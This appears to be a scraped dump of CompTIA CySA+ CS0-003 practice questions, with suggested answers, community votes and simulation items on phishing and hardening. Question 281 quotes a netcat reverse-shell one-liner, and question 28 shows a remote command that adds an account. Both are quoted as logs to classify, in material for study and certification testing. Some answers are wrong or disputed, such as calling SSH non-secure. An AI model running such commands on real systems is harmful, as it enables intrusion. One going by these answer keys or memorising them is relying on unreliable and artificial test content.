Subject	Michael is reporting that the Internet kiosk machine is intermittently freezing and has lagged performance
Attachments	none
Issue	<ul style="list-style-type: none">High Memory UtilizationDrive is low on spaceServices Failed to StartHigh CPU UtilizationRecent Windows UpdatesUser is not logged inApplication Crash
Caused by	<ul style="list-style-type: none">Chrome.exeUsersvchost.exeFirefox.exenotepad.exetaskmgr.exeAsset Tagwuaclt.exe

Suggested Answer:

by  voiddraco at Aug. 14, 2024, 12:34 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 26 DISCUSSION

Which of the following is the first step that should be performed when establishing a disaster recovery plan?

- A. Agree on the goals and objectives of the plan
- B. Determine the site to be used during a disaster
- C. Demonstrate adherence to a standard disaster recovery process
- D. Identify applications to be run during a disaster

Suggested Answer: A

Community vote distribution

A (100%)

by  kmordalv at Sept. 7, 2023, 10:35 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 260 DISCUSSION

SIMULATION

-

A company recently experienced a security incident. The security team has determined a user clicked on a link embedded in a phishing email that was sent to the entire company. The link resulted in a malware download, which was subsequently installed and run.

INSTRUCTIONS

-

Part 1

-

Review the artifacts associated with the security Incident. Identify the name of the malware, the malicious IP address, and the date and time when the malware executable entered the organization.

Part 2

-

Review the kill chain items and select an appropriate control for each that would improve the security posture of the organization and would have helped to prevent this incident from occurring. Each control may only be used once, and not all controls will be used.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



Firewall log

DISK-level encryption
Network segmentation
Updated antivirus
Restricted local user permissions
Firewall file type filter
IP blocklist
Plain test email format

DISK-level encryption
Network segmentation
Updated antivirus
Restricted local user permissions
Firewall file type filter
IP blocklist
Plain test email format



Firewall log



File integrity monitoring report



Malware domain list



Vulnerability scan report



Phishing email

Kill chain item

Phishing email Select control

Active links Select control

Malicious website access Select control

Malware download Select control

Honeypot
Email filtering
Backups
VPN
MAC filtering
MFA
Disk-level encryption
Network segmentation
Updated antivirus
Restricted local user permissions
Firewall file type filter
IP blocklist
Plain test email format

Malware install Select control

Malware execution Select control

File encryption Select control

Identify the following:

Malicious executable Select option

Malicious IP address Select option

Date/time malware entered organization Select option



Firewall log



File integrity monitoring report



Malware domain list



Vulnerability scan report



Phishing email

Kill chain item

Phishing email Select control

Active links Select control

Malicious website access Select control

Malware download Select control

Malware install Select control

Malware execution Select control

File encryption Select control

Identify the following:

Malicious executable Select option

Malicious IP address Select option

Date/time malware entered organization Select option



Firewall log



File integrity monitoring report



Malware domain list



Vulnerability scan report



Phishing email

Kill chain item

Phishing email Select control

Active links Select control

Malicious website access Select control

Malware install Select control

Malware execution Select control

File encryption Select control

Identify the following:

Malicious executable Select option

Malicious IP address Select option

Date/time malware entered organization Select option

81.161.63.103
171.25.193.25
185.220.101.194
10.1.1.229

malware download

Select control

10.1.1.200
192.168.2.1
81.161.63.253
171.25.193.20



Firewall log



File integrity monitoring report



Malware domain list



Vulnerability scan report



Phishing email

Kill chain item

Phishing email

Select control

Malware install

Select control

Active links

Select control

Malware execution

Select control

Malicious website access

Select control

File encryption

Select control

Malware download

Select control

Identify the following:

Malicious executable

Select option

Malicious IP address

Select option

Date/time malware entered organization

- 1 Dec 2019 14:03:19
- 1 Dec 2019 13:59:25
- 30 Nov 2019 12:05:34
- 1 Dec 2019 14:03:55
- 1 Dec 2019 11:24:16
- 30 Nov 2019 12:25:13
- 1 Dec 2019 14:25:30



Kill chain item

Phishing email	Honeypot	Malware install
Active links	Email filtering	Malware execution
Malicious website access	Backups	File encryption
Malware download	VPN	
	MAC filtering	
	MFA	
	Disk-level encryption	
	Network segmentation	
	Updated antivirus	
	Restricted local user permissions	
	Firewall file type filter	
	IP blocklist	
	Plain test email format	

Identify the following:

Malicious executable	Select option
Malicious IP address	Select option
Date/time malware entered organization	Select option



Kill chain item

Phishing email	Select control	Malware install	Select control
Active links	Honeypot	Malware execution	Honeypot
Malicious website access	Email filtering	File encryption	Email filtering
Malware download	Backups		Backups
	VPN		VPN
	MAC filtering		MAC filtering
	MFA		MFA
	Disk-level encryption		Disk-level encryption
	Network segmentation		Network segmentation
	Updated antivirus		Updated antivirus
	Restricted local user permissions		Restricted local user permissions
	Firewall file type filter		Firewall file type filter
	IP blocklist		IP blocklist
	Plain test email format		Plain test email format

Identify the following:

Malicious executable	Select option
Malicious IP address	Select option
Date/time malware entered organization	Select option

Kill Chain Item:

Phishing email - **Email filtering**

Active links - **VPN**

Malicious website access - **IP blocklist**

Malware download - **Firewall file type filter**

Malware install - **Restricted local user permissions**

Malware execution - **Updated antivirus**

File encryption - **Backups**

Identify the following:

Malicious executable - **Payroll.xlsx**

Malicious IP Address - **81.161.63.103**

Date/time malware entered organization- **1 Dec 2019 14:03:19**

EXAM CS0-003 TOPIC 1 QUESTION 261 DISCUSSION

SIMULATION -

Approximately 100 employees at your company have received a phishing email. As a security analyst, you have been tasked with handling this situation.

INSTRUCTIONS -

Review the information provided and determine the following:

1. How many employees clicked on the link in the phishing email?
2. On how many workstations was the malware installed?
3. What is the executable file name of the malware?

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

[**✉ View Phishing Email**](#)

How many users clicked the link in the fishing e-mail?

How many workstations were infected?

Select the malware executable name.

cmd.exe
winlogon.exe
time.exe
chrome.exe
lsass.exe
outlook.exe
winword.exe
putty.exe
iexplore.exe
mailclient.exe
excel.exe
notepad.exe
explorer.exe
svchost.exe
firefox.exe

Internal Network

```
graph TD; Router[Internal Router 192.168.0.1] --- EmailServer[Email Server 192.168.0.20]; Router --- FileServer[File Server 192.168.0.102]; Router --- SIEM[SIEM 192.168.0.15]; Router --- Workstations[192.168.0.0/24]; Workstations --- Proxy[Proxy 192.168.0.50]; Proxy --- Router; subgraph Internet [Internet]; Firewall[Firewall]; end; Firewall --- Router;
```

[View Phishing Email](#)

How many users clicked the link in the fishing e-mail?

7


How many workstations were infected?

4

Select the malware executable name.

Suggested Answer:

Executable Name
cmd.exe
winlogon.exe
time.exe
chrome.exe
lsass.exe
outlook.exe
winword.exe
putty.exe
iexplore.exe
mailclient.exe
excel.exe
notepad.exe
explorer.exe
svchost.exe
firefox.exe



by voiddraco at Aug. 14, 2024, 1:10 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 262 DISCUSSION

An analyst reviews a recent government alert on new zero-day threats and finds the following CVE metrics for the most critical of the vulnerabilities:

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H/E:U/RL:W/RC:R

Which of the following represents the exploit code maturity of this critical vulnerability?

- A. E:U
- B. S:C
- C. RC:R
- D. AV:N
- E. AC:L

Suggested Answer: A

Community vote distribution

A (100%)

by  [gomet2000](#) at Aug. 15, 2024, 10 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 263 DISCUSSION

A security analyst detects an email server that had been compromised in the internal network. Users have been reporting strange messages in their email inboxes and unusual network traffic. Which of the following incident response steps should be performed next?

- A. Preparation
- B. Validation
- C. Containment
- D. Eradication

Suggested Answer: C

Community vote distribution

C (100%)

by  gomet2000 at Aug. 15, 2024, 10:02 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 265 DISCUSSION

When investigating a potentially compromised host, an analyst observes that the process BGInfo.exe (PID 1024), a Sysinternals tool used to create desktop backgrounds containing host details, has been running for over two days. Which of the following activities will provide the best insight into this potentially malicious process, based on the anomalous behavior?

- A. Changes to system environment variables
- B. SMB network traffic related to the system process
- C. Recent browser history of the primary user
- D. Activities taken by PID 1024

Suggested Answer: *D*

Community vote distribution

D (100%)

by  luiizsoares at Dec. 4, 2024, 8:34 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 266 DISCUSSION

Which of the following evidence collection methods is most likely to be acceptable in court cases?

- A. Copying all access files at the time of the incident
- B. Creating a file-level archive of all files
- C. Providing a full system backup inventory
- D. Providing a bit-level image of the hard drive

Suggested Answer: *D*

Community vote distribution

D (100%)

by  TurboMor at Aug. 29, 2024, 12:44 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 267 DISCUSSION

A cybersecurity analyst has recovered a recently compromised server to its previous state. Which of the following should the analyst perform next?

- A. Eradication
- B. Isolation
- C. Reporting
- D. Forensic analysis

Suggested Answer: D

Community vote distribution

D (94%)	6%
---------	----

by  [tintin42](#) at Aug. 13, 2024, 9:44 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 268 DISCUSSION

SIMULATION

-

You are a penetration tester who is reviewing the system hardening guidelines for a company's distribution center. The company's hardening guidelines indicate the following:

- There must be one primary server or service per device.
- Only default ports should be used.
- Non-secure protocols should be disabled.
- The corporate Internet presence should be placed in a protected subnet.

INSTRUCTIONS


-

Using the tools available, discover devices on the corporate network and the services that are running on these devices.

You must determine:

- The IP address of each device.
- The primary server or service of each device.
- The protocols that should be disabled based on the hardening guidelines.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



Suggested Answer:

For **CandyManCarl.Local**, based on the available options and following the guidelines:

- Choose **File Server** as the primary service
- IP address should be 192.168.1.1
- Disable the following non-secure protocols:
 - SSH (22) – Non-secure remote access protocol.
 - Telnet (23) – Non-secure terminal access protocol.
 - IMAP (143) – Non-secure mail protocol.
 - FTP (21) – Non-secure file transfer protocol.
 - NetBIOS (139) – Often linked with security vulnerabilities.

For **FarmerLaura.Local**, based on the available options and following the guidelines:

- Choose **Web Server** as the primary service
- IP address 192.168.1.2
- Disable the following non-secure protocols:
 - FTP (21) – Non-secure file transfer protocol.
 - SSH (22) – Non-secure remote access protocol (depending on the implementation).
 - Telnet (23) – Outdated and insecure protocol for remote access.
 - IMAP (143) – Non-secure mail access protocol.
 - SMTP (25) – Non-secure email transfer protocol (should use encrypted alternatives like SMTPS on port 465 or 587).
 - NetBIOS (139) – Non-secure protocol that may expose the system to vulnerabilities.
 - RPC (135) – Often linked to security risks, especially when exposed externally.
 - SMB/CIFS (445) – Non-secure protocol used for sharing files, which can be exploited if not properly secured.
 - MySQL (3306) – MySQL database port should be secured if exposed externally.

For **SandwichSara.Local**, based on the available options and following the guidelines:

- Choose **Web Server** as the primary service
- IP address 192.168.1.3
- Disable the following non-secure protocols:
 - FTP (21) – Non-secure file transfer protocol.
 - Telnet (23) – Outdated and insecure protocol for remote access.
 - NetBIOS (139) – Protocol often associated with security vulnerabilities.
 - SMB/CIFS (445) – Non-secure file-sharing protocol.
 - SSH (22) – Non-secure remote access protocol (depending on configuration).
 - IMAP (143) – Non-secure mail protocol.
 - SMTP (25) – Should be replaced with encrypted alternatives.
 - MySQL (3306) – If the database is exposed externally, it needs to be secured.
 - RPC (135) – Often associated with vulnerabilities and should be disabled if unnecessary.

For **FarmerTed.Local**, based on the available options and following the guidelines:

- Choose **Database** as the primary service
- IP address 192.168.1.4
- Disable the following non-secure protocols:
 - FTP (21) – Non-secure file transfer protocol.
 - Telnet (23) – Outdated and insecure protocol for remote access.
 - SSH (22) – Non-secure remote access protocol (depending on configuration).
 - IMAP (143) – Non-secure mail protocol.
 - SMTP (25) – Non-secure mail transfer protocol.
 - NetBIOS (139) – Non-secure protocol vulnerable to attacks.
 - RPC (135) – Often associated with security vulnerabilities.
 - SMB/CIFS (445) – Non-secure file-sharing protocol.
 - MySQL (3306) – If exposed to the internet or non-secure networks, it needs to be secured.
 - DNS (53) – Should be carefully managed, as DNS exposure can lead to DNS-based attacks.

For **LunchTimeMike.Local** (located in the DMZ), based on the system hardening guidelines:

- Choose **Web Server** as the primary service, since it is likely part of the external corporate presence in the DMZ.
- Assign an IP address **192.168.2.1** (since it is located in the DMZ, it may be in a different subnet).
- The following non-compliant services should be disabled to ensure security in the DMZ:
 - FTP (21) – Non-secure file transfer protocol, should be disabled in a DMZ.
 - Telnet (23) – Outdated and insecure protocol for remote access.

- Telnet (23) – Outdated and insecure protocol for remote access.
- NetBIOS (139) – Typically insecure and not needed in a DMZ environment.
- SMB/CIFS (445) – File-sharing protocol that poses a security risk.
- IMAP (143) – Non-secure email protocol.
- SMTP (25) – Should be replaced with encrypted alternatives like SMTPS.
- MySQL (3306) – If exposed externally, should be secured or replaced with a secure database access method.
- RPC (135) – Often associated with security risks and should be avoided in a DMZ.

Since LunchTimeMike.Local is in the DMZ, it is important that only secure protocols and services are enabled, especially considering its role in handling internet-facing traffic.

by  pinderanttal at Oct. 24, 2024, 8:33 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 269 DISCUSSION

A cybersecurity analyst has been assigned to the threat-hunting team to create a dynamic detection strategy based on behavioral analysis and attack patterns. Which of the following best describes what the analyst will be creating?

- A. Bots
- B. IoCs
- C. TTPs
- D. Signatures

Suggested Answer: C

Community vote distribution

C (100%)

by  ID77 at Oct. 25, 2024, 11:37 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 27 DISCUSSION

A technician identifies a vulnerability on a server and applies a software patch. Which of the following should be the next step in the remediation process?

- A. Testing
- B. Implementation
- C. Validation
- D. Rollback

Suggested Answer: C

Community vote distribution

C (55%) A (42%) 3%

by  kmordalv at Sept. 7, 2023, 10:37 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 270 DISCUSSION

Which of the following would eliminate the need for different passwords for a variety of internal applications?

- A. CASB
- B. SSO
- C. PAM
- D. MFA

Suggested Answer: *B*

Community vote distribution

B (100%)

by  ChopSNap at Nov. 19, 2024, 3:55 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 271 DISCUSSION

Which of the following best explains the importance of communicating with staff regarding the official public communication plan related to incidents impacting the organization?

- A. To establish what information is allowed to be released by designated employees
- B. To designate an external public relations firm to represent the organization
- C. To ensure that all news media outlets are informed at the same time
- D. To define how each employee will be contacted after an event occurs

Suggested Answer: A

Community vote distribution

A (100%)

by  ChopSNap at Nov. 19, 2024, 3:57 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 272 DISCUSSION

Which of the following would most likely be used to update a dashboard that integrates with multiple vendor tools?

- A. Webhooks
- B. Extensible Markup Language
- C. Threat feed combination
- D. JavaScript Object Notation

Suggested Answer: A

Community vote distribution

A (100%)

by  ChopSNap at Nov. 19, 2024, 3:58 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 273 DISCUSSION

An organization has a critical financial application hosted online that does not allow event logging to send to the corporate SIEM. Which of the following is the best option for the security analyst to configure to improve the efficiency of security operations?

- A. Configure a new SIEM specific to the management of the hosted environment.
- B. Subscribe to a threat feed related to the vendor's application.
- C. Use a vendor-provided API to automate pulling the logs in real time.
- D. Download and manually import the logs outside of business hours.

Suggested Answer: C

Community vote distribution

C (100%)

by  ChopSNap at Nov. 19, 2024, 3:59 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 275 DISCUSSION

Which of the following is the most important reason for an incident response team to develop a formal incident declaration?

- A. To require that an incident be reported through the proper channels
- B. To identify and document staff who have the authority to decrease an incident
- C. To allow for public disclosure of a security event impacting the organization
- D. To establish the department that responsible for responding to an incident

Suggested Answer: A

Community vote distribution

A (67%) B (33%)

by  maggie22 at Oct. 24, 2024, 12:50 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 276 DISCUSSION

An organization has established a formal change management process after experiencing several critical system failures over the past year. Which of the following are key factors that the change management process will include in order to reduce the impact of system failures? (Choose two.)

- A. Ensure users review the document system recovery plan prior to deployment.
- B. Perform a full system-level backup following the change.
- C. Leverage an audit tool to identify changes that are being made.
- D. Identify assets with dependence that could be impacted by the change.
- E. Require diagrams to be completed for all critical systems.
- F. Ensure that all assets are properly listed in the inventory management system.

Suggested Answer: AD

Community vote distribution

AD (80%)

CD (20%)

by  Aziz132 at Nov. 16, 2024, 2:51 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 277 DISCUSSION

An analyst is suddenly unable to enrich data from the firewall. However, the other open intelligence feeds continue to work. Which of the following is the most likely reason in the firewall feed stopped working?

- A. The firewall service account was locked out.
- B. The firewall was using a paid feed.
- C. The firewall certificate expired.
- D. The firewall failed open.

Suggested Answer: C

Community vote distribution

C (67%)

A (33%)

by  ChopSNap at Nov. 19, 2024, 4:08 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 278 DISCUSSION

A security analyst would like to integrate two different SaaS-based security tools so that one tool can notify the other in the event a threat is detected. Which of the following should the analyst utilize to best accomplish this goal?

- A. SMB share
- B. API endpoint
- C. SMTP notification
- D. SNMP trap

Suggested Answer: *B*

Community vote distribution

B (100%)

by  ChopSNap at Nov. 19, 2024, 4:09 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 279 DISCUSSION

An analyst is imaging a hard drive that was obtained from the system of an employee who is suspected of going rogue. The analyst notes that the initial hash of the evidence drive does not match the resultant hash of the imaged copy. Which of the following best describes the reason for the conflicting investigative findings?

- A. Chain of custody was not maintained for the evidence drive.
- B. Legal authorization was not obtained prior to seizing the evidence drive.
- C. Data integrity of the imaged drive could not be verified.
- D. Evidence drive imaging was performed without a write blocker.

Suggested Answer: *D*

Community vote distribution

D (100%)

by  KANKALE at Dec. 7, 2024, 5:47 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 28 DISCUSSION

The analyst reviews the following endpoint log entry:

```
invoke-command -ComputerName clientcomputer1 -Credential xyzcompany\administrator -ScriptBlock {HOSTName}
clientcomputer1

invoke-command -ComputerName clientcomputer1 -Credential xyzcompany\administrator -ScriptBlock {net user /add invoke_u1}
The command completed successfully.
```

Which of the following has occurred?

- A. Registry change
- B. Rename computer
- C. New account introduced
- D. Privilege escalation

Suggested Answer: C

Community vote distribution

C (100%)

by  kmordalv at Sept. 7, 2023, 10:49 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 280 DISCUSSION

A development team is preparing to roll out a beta version of a web application and wants to quickly test for vulnerabilities, including SQL injection, path traversal, and cross-site scripting. Which of the following tools would the security team most likely recommend to perform this test?

- A. Hashcat
- B. OpenVAS
- C. OWASP ZAP
- D. Nmap

Suggested Answer: C

Community vote distribution

C (100%)

by  ChopSNap at Nov. 19, 2024, 4:11 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 281 DISCUSSION

A security analyst detected the following suspicious activity:

```
rm -f /tmp/f; mknod /tmp/f p; cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 > tmp/f
```

Which of the following most likely describes the activity?

- A. Network pivoting
- B. Host scanning
- C. Privilege escalation
- D. Reverse shell

Suggested Answer: D

Community vote distribution

D (100%)

by  ChopSNap at Nov. 19, 2024, 4:12 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 282 DISCUSSION

An analyst is designing a message system for a bank. The analyst wants to include a feature that allows the recipient of a message to prove to a third party that the message came from the sender.

Which of the following information security goals is the analyst most likely trying to achieve?

- A. Non-repudiation
- B. Authentication
- C. Authorization
- D. Integrity

Suggested Answer: A

Community vote distribution

A (100%)

by  ChopSNap at Nov. 19, 2024, 4:13 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 283 DISCUSSION

Before adopting a disaster recovery plan, some team members need to gather in a room to review the written scenarios. Which of the following best describes what the team is doing?

- A. Simulation
- B. Tabletop exercise
- C. Full test
